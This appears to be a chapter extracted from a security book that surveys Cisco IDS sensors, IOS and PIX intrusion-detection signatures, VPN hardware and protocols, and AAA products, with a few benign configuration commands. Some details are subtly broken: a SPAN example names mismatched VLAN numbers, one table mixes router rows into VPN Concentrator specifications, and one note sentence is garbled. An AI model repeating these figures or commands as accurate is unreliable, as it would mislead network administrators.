A standalone rack-mountable (1U) Cisco IDS 4215/4235/4250/4250-XL sensor provides a pervasive protection against unauthorized, suspicious, or downright malicious activity traversing the network. These purpose-built, high-performance network security appliances can analyze traffic in real time up to 1000 Mbps (Cisco 4250 XL), notifying management console(s) with detailed alerts. Cisco IDS sensors support both knowledge (anomaly detection)-based and signature-based attack detection. Cisco's signature database is constantly updated to keep up with current security threats. Visit http://www.cisco.com/en/US/products/sw/secursw/ps2113/products_data_sheet.html to get up-to-date information.

The Cisco IDS 4215 sensor monitors up to 80 Mbps bandwidth and is appropriate for multiple WAN links monitoring. Up to five sniffing interfaces of the IDS 4215 sensor can watch five subnets simultaneously. The same applies to all higher-end sensor models, apart from Cisco IDS 4250-XL. Cisco IDS 4235 can handle 250 Mbps of traffic and is suitable for switched environments monitoring in addition to protecting multiple WAN links, OC-3 included. Cisco IDS 4250 supports a 500 Mbps speed and can be deployed at the core layer of campus networks. It is also upgradeable to scale to full line-rate gigabit performance if needed; however, Cisco IDS 4250-XL is recommended for deployment on fully loaded gigabit links.

OS-wise, Cisco IDS 4200 series are Solaris-based. The sensor's IDS functionality is implemented as an aggregation of daemons, including at least the following:

- **fileXferd** A daemon that receives configuration files from the management console
- **loggerd** A log file creation daemon
- **managed** A daemon capable of sending a `shun` command to

another Cisco device such as a PIX firewall for automated attack blocking

- **packetd** The actual packet-capturing and analysis interface
- **postofficed** A communication-handling daemon

These daemons, and their configuration, library, log, and temporary files as well as configuration utilities, are located in the `/usr/nr` directory that has the following structure:

<code>/usr/nr/bin</code>	<code>/usr/nr/etc</code>
<code>/usr/nr/bin/eventd</code>	<code>/usr/nr/etc/.lt</code>
<code>/usr/nr/bin/eventd/skel</code>	<code>/usr/nr/etc/backups</code>
<code>/usr/nr/bin/sap</code>	<code>/usr/nr/etc/licenses</code>
<code>/usr/nr/bin/sap/skel</code>	<code>/usr/nr/etc/nrConfigure</code>
<code>/usr/nr/bin/sap/sql</code>	<code>/usr/nr/etc/oem</code>
<code>/usr/nr/bin/sap/sql/skel</code>	<code>/usr/nr/etc/oem/templates</code>
	<code>/usr/nr/etc/wgc</code>
	<code>/usr/nr/etc/wgc/templates</code>
<code>/usr/nr/lib</code>	<code>/usr/nr/var</code>
<code>/usr/nr/skel</code>	<code>/usr/nr/var/dump</code>
<code>/usr/nr/tmp</code>	<code>/usr/nr/var/iplog</code>
<code>/usr/nr/tmp/queues</code>	<code>/usr/nr/var/new</code>
	<code>/usr/nr/var/tmp</code>

Unfortunately, we cannot discuss the functionality and configuration of these daemons in this chapter since it is intended to give you a taste of the vast range of Cisco security safeguards, rather than the specifics. If you have a deep interest in Cisco IDS appliances architecture and configuration, we suggest you consult

http://www.cisco.com/en/US/products/sw/secursw/ps2113/prod_architecture0

or specific literature on the subject, such as *Cisco Secure Intrusion Detection Systems Student Guide* (CSIDS), provided by the Cisco Academy; *Cisco Security Professional's Guide to Secure Intrusion Detection Systems* (Syngress, 2003); or *Cisco Secure Intrusion Detection System* (Cisco Press,

2002).

When a Cisco 4200 IDS sensor detects an attack, the following can be performed:

- No action
- Shun
- Log
- Shun + log
- TCP connection reset
- TCP connection reset + shun
- TCP connection reset + log
- TCP connection reset + shun + log

Shun (shunning) refers to the complete blocking of any traffic from the offending host or subnet. *Log* (logging) refers to both attack event alarms and whole suspicious IP session logs. All types of logs can be sent to either the Cisco IDS management console or a traditional UNIX syslog. As you can see, because of the possible connection reset and shun functions, a Cisco IDS 4200 sensor is more than just an IDS sensor in a traditional meaning of the term. It is an intrusion prevention system (IPS)—a *prevention* appliance.

Modular IDS Sensors

The Cisco IDS module is available for 2600, 3600, and 3700 series routers (NM-CIDS-K9, one module per router only) as well as for Catalyst 6500 series switches (IDSM-2, WS-SVC-IDS2-BUN-K9 if purchased as part of a Catalyst system, WS-SVC-IDS2BUNK9 if purchased separately as a spare). To support NM-CIDS-K9, minimum Cisco IOS software release 12.2(15)ZJ is needed, while CatOS 7.6(1) is the minimum requirement for the IDSM-2 support. These blades are a part of the integrated Cisco IDS family

sensor portfolio and the Cisco Intrusion Protection System. Cisco IDS sensors work in concert with the other IDS components installed throughout the corporate network, including Cisco IDS management consoles, CiscoWorks VPN/Security Management Solution, and Cisco IDS Device Manager, to protect your data and information infrastructure efficiently.

It is very important to assess what kind of bandwidth throughput your IDS blade can support. If your network throughput is higher than what the IDS module can handle, a significant percentage of the traffic will pass by without intrusion detection analysis performed on it. The NM-CIDS-K9 blade supports up to 10 Mbps in the Cisco 2600XM, and up to 45 Mbps in the Cisco 3700 Series, while the Cisco Catalyst IDS module (IDSM-2) supports 600 Mbps throughput. Thus, Cisco 2600 and 3700 IDS blades are suitable for protecting multiple WAN links, while IDSM-2 can be positioned anywhere on the network, even at the core layer. Multiple IDSMs can be placed into the Catalyst 6500 chassis to scale for bandwidth above 600 Mbps.

Since the storage of detected events is performed locally on the module, it is vital to know how much storage space on the blade is available and how much of it is free. It is also necessary to monitor the amount of RAM and CPU cycles consumed on the module. Following are the main characteristics of NM-CIDS-K9 and IDSM-2 blades to be used as a reference.

For the NM-CIDS-K9:

- **Operating system:** Cisco IDS 4.1 Sensor Software
- **Supported platforms:** Cisco 2600XM, Cisco 2691, Cisco 3660, Cisco 3725, Cisco 3745
- **CPU:** 500 MHz Intel Mobile Pentium III
- **Default SDRAM:** 256MB
- **Maximum SDRAM:** 512MB
- **Internal disk storage:** 20GB IDE

- **Flash memory:** 16MB internal plus optional external compact Flash memory

For the IDSM-2 (note that Cisco IDSM-2 is classified as a "strong encryption" product and its export is restricted):

- **Operating system:** Red Hat Linux 6.2 (at the time of writing anyway)
- **Supported platforms:** Cisco Catalyst 6500 (1U module)
- **CPU:** Pentium P3 1.13 GHz on main board with 232 MHz IXP 32 bit StrongARM policy processor on the accelerator
- **RAM:** 2GB
- **Internal disk storage:** 100GB hard drive (20GB used), 4GB event storage

When IDSM-2 is deployed, traffic can be fed into the module in two ways:

- *Using Switched Port Analyzer (SPAN).* This is simple to do. For example, `Catalyst6500>set span 2/8 6/1 rx create` will mirror the traffic from port 2/8 to the IDSM-2 sensing port 6/1, while `Catalyst6500>set span 69 6/1 rx create` copies traffic from VLAN 117 to the IDSM-2 sensing port 6/1 for analysis.
- *Using VLAN Access Lists (VACLs), as mentioned in the [previous chapter](#).* This requires that the switch supervisor engine has a Policy Feature Card (PFC) option and is more complex to configure. However, this method offers higher flexibility in selecting traffic for IDS inspection. If you use multiple IDSM-2 modules, VACLs can be employed to distribute traffic between them.

By default, IDSM-2 sniffing port 1 is a trunk port that will get traffic from all VLANs on the switch as long as capture ACLs

Tip are applied to these VLANs. Use `set trunk` and `clear trunk` commands to select VLANs you want to be monitored by the IDSM-2.

When IDSM-2 matches a signature, it can perform both event logging/alarm sending and attacker IP range shunning. Note, however, that there is no TCP connection reset option.

Cisco IOS IDS Software

Cisco IOS IDS (o3 code trains) identifies more than 100 of the most common attacks and uses signatures to detect the misuse of the network traffic. Unlike Cisco 4200 sensors or Cisco XT 5600 Traffic Anomaly Detectors, no knowledge-based attack detection is implemented. Around 40 of the new signatures are based on analyzed data from the Security Posture Assessment Database, PIX signature database, and 15 of the most dangerous HTTP signatures in the Network Security Database (http://www.network-intelligence.com/support/docs/CommonDocs/ExploitSignatures/all_sigs_index.h)

Only 59 hard-coded intrusion-detection signatures were provided in Cisco IOS Firewall in images prior to Cisco IOS software release 12.2(11)YU. An additional 42 new hard-coded signatures are included in the current releases, in addition to all images after Cisco IOS software release 12.2T. These signatures were chosen from a wide cross section of IDS signatures and represent the most severe breaches of security, common network attacks, and enumerating attempts commonly launched against real-world networks.

In general, Cisco IDS signatures are categorized by severity and complexity:

- **Severity**
 - **Information signatures (40)** Detect enumeration attempts such as ping sweeps and portscans

- **Attack signatures (61)** Detect cracking attempts such as illicit SMTP or FTP commands sent or mail bombing
- **Complexity**
 - **Atomic signatures (74)** Detect simple attack patterns (that is, specific attack attempts against a selected host). Auditing these signatures has no traffic-dependent RAM requirement.
 - **Compound signatures (27)** Detect complex patterns (that is, attacks against multiple hosts, over extended time periods with multiple packets sent by attackers). To audit these signatures, CBAC allocates memory for connection state maintenance, configuration database, and internal caching.

Different types of signatures supported by Cisco Secure IDS are marked by signature series numbers, as shown here:

- **1000 Series-IP signatures** IP options, fragmentation issues, and malformed IP packets
- **2000 Series-ICMP signatures** Various types of ICMP traffic and ICMP floods
- **3000 Series-TCP signatures** TCP session records, various types of TCP portscans, TCP hijacking, SYN flood, mail, FTP, NetBIOS, legacy web attacks, and other forms of TCP-related malicious activity signatures
- **4000 Series-UDP signatures** UDP traffic records, portscans, floods, and other forms of UDP-related attacks
- **5000 Series-web-related attack signatures** Common

Gateway Interface (CGI) scans

- **6000 Series-cross-protocol signatures** Signatures of Domain Naming System (DNS), Remote Procedure Call (RPC), and various DDoS attacks as well as flagging authentication failures
- **8000 Series-string-match signatures** Custom string matches and custom TCP applications signatures
- **10000 Series-ACL violation signatures** Alert about defined IOS access lists violations

The default classification of alarms sent when a signature is matched is tied to the signature severity level. Low severities 1 and 2 alarms are generated for information purposes, for example when an unknown IP option is detected. Medium severity 3 alarms are triggered by ping sweeps and portscans. High severities 4 and 5 alarms are sent when full connect TCP portscans and clear-cut attacks (such as buffer overflow attempts) are discovered. Whether the alarm is at level 4 or 5 is determined by a possible attack outcome (for example, a grabbed banner versus a remote rootshell).

When bypassing packets match a known signature, the Cisco IOS IDS can be configured to take these actions:

- Send an alarm message to a remote syslog server or a centralized management interface.
- Drop the offending packet.
- Reset the suspicious TCP connection. No shunning or complete IP session logging occurs, as can be done on Cisco IDS 4200 series sensors or (in case of shunning) IDSM-2 blades.

The configuration of send, drop, and reset is done via a series of `ip audit` commands.

The link to the full list of signatures mentioned while discussing the IOS IDS signatures just as well

Note (<http://www.cisco.com/en/US/products/sw/secursw/ps2113/proc>) this appears to be broken at the moment, but hopefully will be known details about a particular signature.

Cisco PIX Firewalls as IDS Sensors

A PIX firewall is also an IDS device, similar to an IOS software IDS on a router. To underline this analogy, a similar set of `ip audit` commands is used on the PIX to configure various IDS-related options. The main difference between the PIX and IOS IDS routers is the number of signatures supported and that the PIX cannot send alarm messages to Cisco Secure IDS management consoles. Thus, when doing centralized remote logging with PIX, you are limited to the good old UNIX `syslog`. After all, the IDS functionality in PIX is provided primarily to improve this firewall's logging abilities and stop the attacks at the point of entry by dropping, resetting, and shunning the traffic recognized as malicious. PIX is naturally good at performing such actions and can work in tandem with a Cisco Secure IDS sensor to perform shunning. If that is the case, a sensor-triggered `shun ip` command takes precedence over the ACLs previously configured on the PIX.

Surprisingly, the list of IDS signatures on the PIX is not as extensive as the list on the IOS IDS router and is limited to the signatures contained in the Cisco Network Security Database (NSDB). To find out more about PIX IDS signatures supported, you can visit the Cisco web site and look up the Cisco PIX Firewall System Log Messages for the PIXOS version you use. You can view the messages by their number order as well their listing in accordance to their severity level. PIX `syslog` messages 400000 through 400051 are Cisco IDS signature messages; however, if you look at the whole list of PIX `syslog` messages, you'll discover more attack-related messages than just 51. Here's an example, which is likely to be an attack attempt alarm, even though it does not belong to the 400000–400051 range:




Disable Signatures to Avoid Flooding Logs

It is good to disable a few signatures to avoid overflowing your logs with information of little security relevance. We usually add the following to the router configuration file:

```
ip audit signature 2000 disable
ip audit signature 2001 disable
ip audit signature 2005 disable
```

Signatures 2000, 2001, and 2005 stand for ICMP Echo Reply, ICMP Host Unreachable, and 2005 ICMP Time Exceeded for a Datagram. We do not consider these events to be security-critical unless you are bent on monitoring users ping and tracerouting from your network.



Message 403109

Error Message %PIX-4-403109: Rec'd packet not an PPTP packet
dest_address, src_addr= source_address, data: string.

Explanation The firewall received a spoofed PPTP packet. This event.

Recommended Action Contact the peer's administrator to check configuration settings.

Cisco Traffic Anomaly Detector XT 5600

Cisco Traffic Anomaly Detector XT 5600 provides multigigabit performance to defend the largest networks by rapidly discovering potential DDoS, DoS, and other attacks. As suggested by the device name, XT 5600 uses knowledge-based intrusion detection methodology to detect malicious activity. Cisco Traffic Anomaly Detector XT 5700 is different from XT 5600 in that it offers 1000BASE-SX multimode fiber optic ports with LC connectors instead of 100/1000Base-T Ethernet ports on XT 5600. These appliances are designed to work in tandem with a Cisco Guard XT 5650 to thwart DDoS attacks directed at the protected network. The attacks detected and blocked

include the following spoofed and nonspoofed attacks:

- TCP floods (SYNS, SYN-ACKS, ACKS, FINs, fragments)
- UDP floods (random port floods, fragments)
- ICMP floods (unreachable, echo, fragments)
- DNS floods
- Some client-side attacks
- Inactive and total connections overload
- HTTP Get requests floods
- BGP attacks

The Cisco Traffic Anomaly Detector XT 5600 resides off the critical path to the protected network as a router-on-a-stick and mirrors all the traffic entering the network while passively sniffing it to identify possible traffic anomalies. Once an anomaly is detected, alerts are sent to the network operators and to the Cisco Guard XT 5650 that then diverts the malicious traffic off the intended target and removes offending packets.

Cisco Secure IDS Management Consoles

Apart from the PIX and Cisco Traffic Anomaly Detector XT 5600, all IDS appliances we have described so far can be configured, managed, and monitored from Cisco Secure IDS management consoles or directors. In addition, these consoles provide alert paging services and access to the network security database filled with information about signatures supported by sensors. Cisco provides two different software bundles with the IDS director functionality: UNIX Director and Windows NT-based Cisco Secure Policy Manager (CSPM) IDS Console. Both products offer similar functionality with the main differences between them being local logging, alarm sending, and alarm severity level recognition peculiarities.

An important feature of both UNIX Director and CSPM IDS Console is the ability to create and distribute new custom signatures to adapt to new attack threats before the manufacturer does. This can be done by applying the string to trigger the alarm, its unique signature ID number, the port involved, the direction of the traffic flow, the number of strings matched to consider this event a threat, and the action to be performed on match in the Matched Strings menu. The alarm severity level for the new alarm to be generated can also be set on the basis of the configuring expert's threat assessment and judgment.

Similar to the architecture of Cisco IDS 4200 series sensors, Cisco IDS UNIX Director functionality is implemented as a collection of daemons on a Solaris machine (albeit with the HP Open View additionally installed). In fact, many of the daemons used by 4200 sensors and the UNIX Director are the same—for example, fileXferd, loggerd, postofficed, and configd. The daemons also used by the UNIX Director include smid (a daemon that populates the alarm icons on the HP Open View user interface), sapd (data and file management daemon), sapx (provides Oracle or Remedy database population), and eventd (a daemon that sends various notifications based on the sensor alarms received). Note that these daemons, with an exception of sapx, can also be run on the IDS 4200 sensors, even though they are not crucial for these appliances' operation.

The architecture of the Windows CSPM IDS Console is, of course, somewhat different and includes the following:

- ***nr.postofficed*** Similar to postofficed
- ***Sensor CA*** Similar to fileXferd
- ***nr.smid*** A security management interface daemon
- ***EDI*** Event Database Interface; similar to eventd
- ***EVS*** Event Viewing System; performs the function similar to the one performed by HP Open View
- ***CIDS configuration GUI*** Similar to both the UNIX Director


- ***cvtnrlog.exe*** A Windows command-line utility similar to the UNIX Director loggerd

While writing this *Hacking Exposed* book, we did wonder whether these multiple daemons run by both Cisco IDS sensors and management applications were ever thoroughly assessed on the subject of buffer overflow attacks resistance. Another potentially good target for exploitation is the ISDM-2 module. As you have probably noticed, ISDM-2 runs Red Hat and a rather old version of this Linux distribution with multiple known vulnerabilities and no current vendor support. While these devices and applications are not expected to be abundant on the Internet and be a good target for script kiddie mass scan sweeps, the impact of taking over IDS sensors (not to mention the multiple device management consoles) would be extremely severe. Such exploitation is a true goldmine for highly skilled industrial espionage or sabotage attackers as well as rogue employees within large enterprises that rely on Cisco Secure IDS for the complete IT infrastructure protection.

 Previous

Next 

 Previous

Next 

CISCO VPN SOLUTIONS

Another major component to the secure networking offered by Cisco is the ability to use VPNs to protect data in transition. You would commonly expect to see three types of scenarios of VPN deployment: host-to-network, network-to-network, and host-to-host:

- Host-to-network scenario is commonly used to connect external hosts into the internal network. A classic example is allowing secure access of mobile users to the enterprise internal resources.
- Network-to-network scenario is commonly used to provide a secure interconnect of two or more networks of the same enterprise located in geographically distant locations.
- Host-to-host scenario is the least common of all types of VPNs. The typical deployment situation is establishment of a secure channel between two hosts on the Internet.

Different views exist on what qualities have to be exhibited by a connection for it to be considered a VPN. We generally take a view that VPN should satisfy three criteria: confidentiality, integrity, and availability. The availability factor depends on many external conditions beyond the network administrator's control; thus we concentrate on the first two factors.

Certain texts mistakenly name protocols such as Layer 2 Forwarding (L2F), Layer 2 Tunneling Protocol (L2TP), Generic Routing Encapsulation (GRE), and Point-to-Point Protocol (PPP) as proper VPNs; in fact, they are merely tunneling protocols that do not provide any authentication or encryption of the traffic. If you wish, you can call them *unencrypted* VPNs.

The perfect example of classic industry standard VPN is, of course, IPsec. Not surprisingly, it is supported by Cisco IOS-based routers since IOS version 11.3 and Cisco secure PIX firewalls since PIXOS version 5.0. In addition, recognizing the growing need for secure communications, Cisco developed a new family of devices dedicated to terminating high-speed VPN

connections, namely the Cisco VPN Concentrator series.

[Table 2-3](#) shows the capabilities of the Cisco VPN Concentrator device families. [Table 2-4](#) shows the capabilities of the Cisco PIX firewall family.

Table 2-3: Capabilities of the Cisco VPN Concentrator Device Families

Cisco VPN Concentrator model	3005	3015	3020	3030	3060	3080
Encryption throughput Mbps	4	4	50	50	100	100
Users	200	100	750	1500	5000	10,000
Encryption	Software	Software	Software	Hardware	Hardware	Hardware
IOS router	830	900	1700	2600	2691	7400
Throughput Mbps	6	6	8	14	80	120
Tunnels	50	50	100	800	1000	5000

Table 2-4: Capabilities of the Cisco PIX Firewall

PIX Model	501	506E	515E	525	535
Throughput Mbps	3/4.5	17/30	140/140	155/165	440/535
(3DES/128AES)			(VAC+installed)	(VAC+installed)	(VAC+installed)
Simultaneous connections	10	25	2000	2000	2000

Despite the limited processing power of the PIX firewall and IOS router in respect to the encryption, Cisco is not forcing the end user to invest substantially into the extra VPN Concentrator devices. Instead, two types of VPN Accelerator Cards (VACs) are available.

Reasonably priced, the cards offer significant performance increases in the amount of parallel connections handled and the maximum throughput achieved. The additional benefit is achieved through offloading the mathematically intensive part of cryptographic calculations to the hardware processor of the VAC, so the freed CPU cycles are thrown toward the increased firewalling capability.

The first edition VAC card supports standard Data Encryption Standard (DES) and 3DES encryption and can be installed in any PIX family devices from PIX 515 onward. Bear in mind that only one card can be installed. The 168-bit 3DES throughput is increased to a maximum of 100 Mbps and the number of simultaneous tunnels is increased to 2000.

The second edition VAC+ is similar in its function to the predecessor card, but it has a greater processing capability and supports newer 256-bit Advanced Encryption Standard (AES). The maximum VPN throughput is increased to 440 Mbps.

A variety of hardware encryption modules are also available for casual IOS-based routers, as summarized in [Table 2-5](#). These modules are functionally similar to the PIX VACs.

Table 2-5: IOS-Based Routers with VPN Module

VPN Module	Throughput (Mbps)	Encryption	Simultaneous connections
MOD1700-VPN	8	3DES	100
AIM-VPN/BP	10	3DES	300
AIM-VPN/EP	15	3DES	800

AIM-VPN/HP	42	3DES	2000
AIM-VPN/BPII	22	3DES/AES128	800
AIM-VPN/EP II	150	3DES/AES128	800
AIM-VPN/HP II	180	3DES/AES128	2000
NM-VPN/MP	18	3DES	800
AIM-VPN/BPII-PLUS	22	3DES/AES256	800
AIM-VPN/EPII-PLUS	150	3DES/AES256	800
AIM-VPN/HPII-PLUS	180	3DES/AES256	2000

IPSec

In simple terms, you can view IPSec as consisting of three major parts: the Authentication Header (AH), Encapsulated Security Payload (ESP), and Internet Key Exchange (IKE).

Authentication Header

AH (IP protocol 51) is used to ensure the authentication and integrity of the data flow between peers. A message digest is calculated and sent to the end node; this message is derived from the values in both the IP header and the data payload. The receiving end computes another message digest based on the received packet and compares it with the message digest received. If any packet field was modified in transit, such change will be noticed. AH also accounts for the anti-replay service by implementing sliding window on each IPSec node. Cisco supports the standard MD5 and SHA1 message digest functions.

Encapsulated Security Payload

For clients requiring confidentiality of their data flow, ESP (IP protocol 50) presents two possible solutions. A data payload can be encrypted while leaving the header information intact (Transport mode) or a complete packet can be encrypted (Tunnel mode) and new headers added. Tunnel mode provides additional security level since the source and destination addresses of the packet are hidden. Cisco supports DES, 3DES, and AES as standard encryption algorithms.

Internet Key Exchange

IKE is a general purpose security exchange protocol that is used in Phase 1 operation to authenticate IPSec peers and establish a secure channel to protect future negotiations in Phase 2.

The following functions are performed during IKE Phase 1:

- Authentication and protection of IPSec nodes identities
- Matching IKE Security Association (SA) policy negotiation to protect IKE exchanges
- Authenticated Diffie-Hellman exchange to establish a matching shared secret key, which is a session key for the symmetric cipher (usually 3DES or AES) used for actual traffic encryption
- Tunnel establishment for the IKE Phase 2 negotiation

Phase 2 is used to negotiate the IPSec SAs employed to set up an IPSec tunnel to protect IP traffic. A single Phase 1 SA can be used to negotiate Phase 2 SAs.

The following functions are performed during IKE Phase 2:

- IPSec SA parameter negotiations

- IPsec SA establishment
- Periodical renegotiation of the IPsec SA
- Additional Diffie-Hellman exchange performed for Perfect Forward Secrecy (PFS)

Authentication Methods

Cisco utilizes two forms of authentication methods to authorize the peers who are participating in the IPsec interconnection: Pre-Shared Key (PSK) and x509 certificates.

The first authentication case relies on the proof of possession of a shared secret between two parties eligible for communication. The factor with a potential to compromise the security of this solution is unsafe distribution of the PSK. While it works fine for a limited number of participating hosts involved in the VPN, such a solution does not scale well.

The second method of authentication relies on the RSA public key cryptography used as a part of the x509 standard, where each node is in possession of the public/private part of the certificate. The method relies on the sending node encrypting some pseudorandom data with the other node's public key; such a message can be decrypted only by the possessor of the corresponding private key. The receiving host decrypts such a message and repeats the process vice versa. The Certificate Authority (CA) is of great importance in this situation, particularly in the untrusted environment with a large number of participating hosts. Thus, the peers rely on the trusted third party (CA in our case) to establish the authenticity of the other end.

PPTP

Another classic example of a modern day widely-used VPN is a proprietary PPTP that was developed by Microsoft. The good thing about this protocol is that practically every version of Windows has inbuilt support for it. All major Cisco products have support for PPTP as well. Its introduction started from IOS version 12.0 for 7100/7200 routers and moved to general router platform

since version 12.1; PIXOS has supported PPTP since version 5.1. PPTP is generally considered to be less flexible and does not possess the same level of interoperability as IPsec. For example, the encryption of PPTP tunnels can be done only using the RC4 streaming cipher.

However, PPTP is easy to set up and use and is abundant in the real world.

The protocol relies on the TCP connection established between peers for exchanging signaling information, checking the status of the PPTP connection, and providing overall control of the PPTP tunnel. The actual data transfer part of the VPN occurs on another layer, where the data packets are first encapsulated inside the PPP packets that are further encapsulated into GRE packets and sent over the network.

Several methods of authentication are supported, including the following:

- **Password Authentication Protocol (PAP)** Not recommended, as the passwords are sent in cleartext, and therefore can be easily intercepted.
- **Challenge Handshake Authentication Protocol (CHAP)** Relies on the challenge/response security mechanism for verifying the identity without revealing the secret to the public.
- **Shiva PAP (SPAP)** An old insecure authentication protocol supported by NT Remote Access Server RAS.
- **Microsoft CHAP (MS-CHAPv1)** An authentication protocol you are required to select if you plan to use Microsoft Point to Point Encryption (MPPE). It has a long history of vulnerabilities and is not recommended.
- **Microsoft CHAP (MS-CHAPv2)** A later version of the original MS-CHAPv1 with several major improvements implemented. It is not backward compatible with MS-CHAPv1. This method is still considered to be a rather weak solution, but it's currently the most sensible authentication protocol to be used

f for PPTP authentication.

Even though Cisco supports Microsoft PPTP VPNs, both Bruce Schneier and Dr. Mudge, who subjected MS-CHAPv 1 to a high degree of scrutiny, came to an agreement that this protocol is not suitable for deployment in environments in which security is critical. As for the user and device authentication methodologies, the solutions provided by Cisco go far beyond the authentication protocols used by PPTP and are described in the section to follow.

 Previous

Next 

 Previous

Next 

CISCO AAA AND RELATED SERVICES

This section provides a short introduction to the AAA methodology and its implementation in Cisco equipment. We provide some examples of how this framework can be used to configure AAA on various Cisco devices.

Overview of AAA Methodology

The Authentication, Authorization, and Accounting methodology has been developed to control the levels of access to network resources dynamically, including the ability to monitor the network, enforce policies, account for network use, and provide information required to charge for network usage. You'll be hard pressed to find Cisco documentation that does not recommend the use of AAA even for the small-scale network infrastructure. We agree with that recommendation and suggest that you use the AAA principles as a foundation for secure and robust network deployment.

Cisco documentation outlines the following benefits of using the AAA framework:

- Increased flexibility and control of access configuration
- Scalability
- Standardized authentication methods, such as RADIUS, TACACS+, and Kerberos
- Multiple backup systems

Cisco and AAA

Cisco software and equipment provide a good example of the corporation-wide enforcement of the AAA framework throughout various deployment layers of network infrastructure. All Cisco equipment can be configured in such a way to allow users to be authenticated, authorized, and accounted for from a centralized database using either RADIUS, TACACS+, or another method such as Kerberos. Cisco Systems has developed the following

products to support the AAA infrastructure, ranging from user-end Network Authentication Server (NAS) equipment to network-end routers and switches:

- Cisco CNS Access Registrar
- Cisco CNS Network Registrar
- Cisco Global Roaming Server Software
- Cisco Secure Access Control Server
- Cisco Secure Access Control Server Solution Engine
- Cisco Secure User Registration Tool

These products are discussed in greater detail in the following sections.

Cisco Client AAA Subsystem

All the Cisco devices ranging from SOHO equipment to high-end industry firewall, switch, and router appliances support AAA services. Configuring AAA for the client side is relatively simple and very similar throughout various equipment types. To enable security on a Cisco router or firewall using AAA, follow this process:

1. Enable AAA by using the `aaa new-model global` configuration command.
2. If you would like to use a separate AAA server, configure security protocol parameters, such as RADIUS, TACACS+, or Kerberos in line with your needs.
3. Define the method lists for authentication by using an `aaa authentication` command.
4. Apply the method lists to a particular interface or line, if required.
5. Configure authorization using the `aaa authorization`

command.

6. Configure accounting using the `aaa accounting` command.
7. Do not forget to create a local user database on the device with a `username <name>password <password>` string and set it as a second selection after RADIUS/TACACS+ in your `aaa authentication` command (option `local`). This will save you a lot of trouble should the central authentication server fail.

Note

If you can afford it, it is a good idea to have a backup central authentication server running a redundancy protocol, such as Virtual Router Resilience Protocol (VRRP), between itself and the main authentication server.

Unfortunately, the scope of this chapter does not allow for in-depth coverage of command line interface (CLI) commands for the AAA framework. For the description of the used commands and their complete implementation, please refer to the "Authentication Commands" chapter of the Cisco IOS Security Command Reference.

Cisco CNS Access Registrar

Cisco CNS Access Registrar is a RADIUS-compliant access policy server designed to support AAA for delivery of dial, Integrated Services Digital Network (ISDN), cable, Digital Subscriber Line (DSL), wireless, and Voice over IP (VoIP) communications. Cisco CNS Access Registrar provides carrier-class performance and scalability as well as the extensibility required for integration with evolving service management systems. Cisco Access Registrar from version 3.0 also has the ability to make real-time AAA requests to billing systems to support the prepaid applications market such as wireless hotspots.

Following are some of the features of CNS Access Registrar:

- Oracle database support via Open Database Connectivity (ODBC)
- Prepaid billing
- EAP-MD5 support
- Enhanced configuration interface with
 - Automatic command completion
 - Context-sensitive list of options
 - Recall of values for speedy editing
 - Faster and easier user return-attribute configuration
 - Faster and easier check-items configuration
 - Detailed configuration-error messages
- Prefix rule in policy engine
- Lightweight Directory Access Protocol (LDAP) directory rebind
- Increased multivendor support
- Time-based accounting file rollover
- User-password overriding
- Optimized accounting-request handling, including improved algorithms for handling duplicate accounting requests containing Acct-Delay-Time.

Cisco Access Registrar software runs on Sun Solaris/SPARC hardware with Solaris 7/8 installed.

Cisco CNS Network Registrar

Cisco CNS Network Registrar is a full-featured DNS/DHCP system that provides scalable naming and addressing services for enterprise and service-provider networks. For cable ISPs, Cisco CNS Network Registrar additionally provides scalable DNS and Dynamic Host Configuration Protocol (DHCP) services and forms the basis of a Data Over Cable Service Interface Specification (DOCSIS) cable modem provisioning system.

Cisco CNS Network Registrar includes a standards-compliant DNS server that offers an advanced feature set, including support for incremental zone transfers, dynamic updates, and notify. The Cisco CNS Network Registrar DHCP server supports DHCP Safe Failover (redundant DHCP servers), dynamic DNS updates, DOCSIS cable modems, and integration with directory services using LDAPv3. CNS Network Registrar is available for Solaris 8/9, Windows 2000 servers, and various Linux platforms.

CiscoSecure Global Roaming Server Software

CiscoSecure Global Roaming Server (GRS) is a specialized security software solution for AAA. CiscoSecure GRS turns existing dial-in infrastructures into virtual Points of Presence (PoPs). Using GRS, a network access provider can offer wholesale dial access services such as Internet roaming, intranet roaming (roaming virtual private dial network [VPDN]), and VPDN access. At the time of writing, the CiscoSecure GRS software is supported only on the SPARC Solaris platform. More information about this software platform can be found at

<http://www.cisco.com/en/US/products/sw/secursw/ps2109/index.html>.

Cisco Access Server-Based AAA Subsystem

This section highlights various Cisco access server models used for dial-in authentication and authorization for both RADIUS and TACACS+. You'll find several access server platforms manufactured by Cisco. Access server models usually start with AS followed by a four-digit number, depending on

the capabilities of the required platform. For instance, an AS5800 series gateway is the highest capacity and a high availability product from the Cisco access server types. This platform is designed to meet the demands of large, dynamic service providers, supporting up to 5 channelized T3s (CT3s), 96 T1s, 86 E1s, or 2 STM-1 (108 E1s) of data, voice, and fax services, on any port at any time supporting up to 3360 concurrent users. Whereas, the Cisco AS5350 gateway is a cost-effective platform that supports 2-, 4-, or 8-port T1/7-port E1 configurations and provides universal port data, voice, and fax services on any port at any time. AS5350 has a modular design and is ideally suited for smaller scale ISPs and enterprise companies. The midrange AS5400 series access server is an ideal solution for dial-in access of the medium-size organization that does not require the performance of a high-scale solution such as AS5800.

Cisco Secure Access Control Server

Cisco's deployment of the AAA server platform comes in two variants. One is implemented in software, which is available for both Windows and UNIX platforms, named Cisco Secure Access Control Server (ACS).

The other type of ACS is a highly scalable hardware platform called Cisco Secure Access Control Server Solution Engine. It feeds authentication, authorization, and accounting data from a centralized RADIUS or TACACS+ protocol. The hardware engine helps to ensure enforcement of assigned policies by allowing network administrators to control the following:

- Who can log into the network
- The privileges each user has in the network
- Recorded security audit or account billing information
- Access and command controls that are enabled for each configuration's administrator

The hardware engine has the following specifications:

- **CPU:** Intel Pentium 4 3.2 GHz

- **Memory:** 1GB of RAM
- **Hard Drive:** 80GB of free disk space
- **Network:** Two built-in 10/100 Ethernet controllers and floppy disk drive

Cisco Secure User Registration Tool

Cisco User Registration Tool (URT) is a dynamic authorization and policy control tool that manages access to LAN resources by splitting user traffic through VLANs. It provides an increased LAN security by identifying and authenticating users as they start accessing the network. Cisco URT associates users to the network resources they are authorized to use by dynamically assigning them to their appropriate VLAN. Cisco URT can monitor and manage user identification, locations, and access times and allow users to be mobile throughout the organization and securely access their resources and services from any available network port.

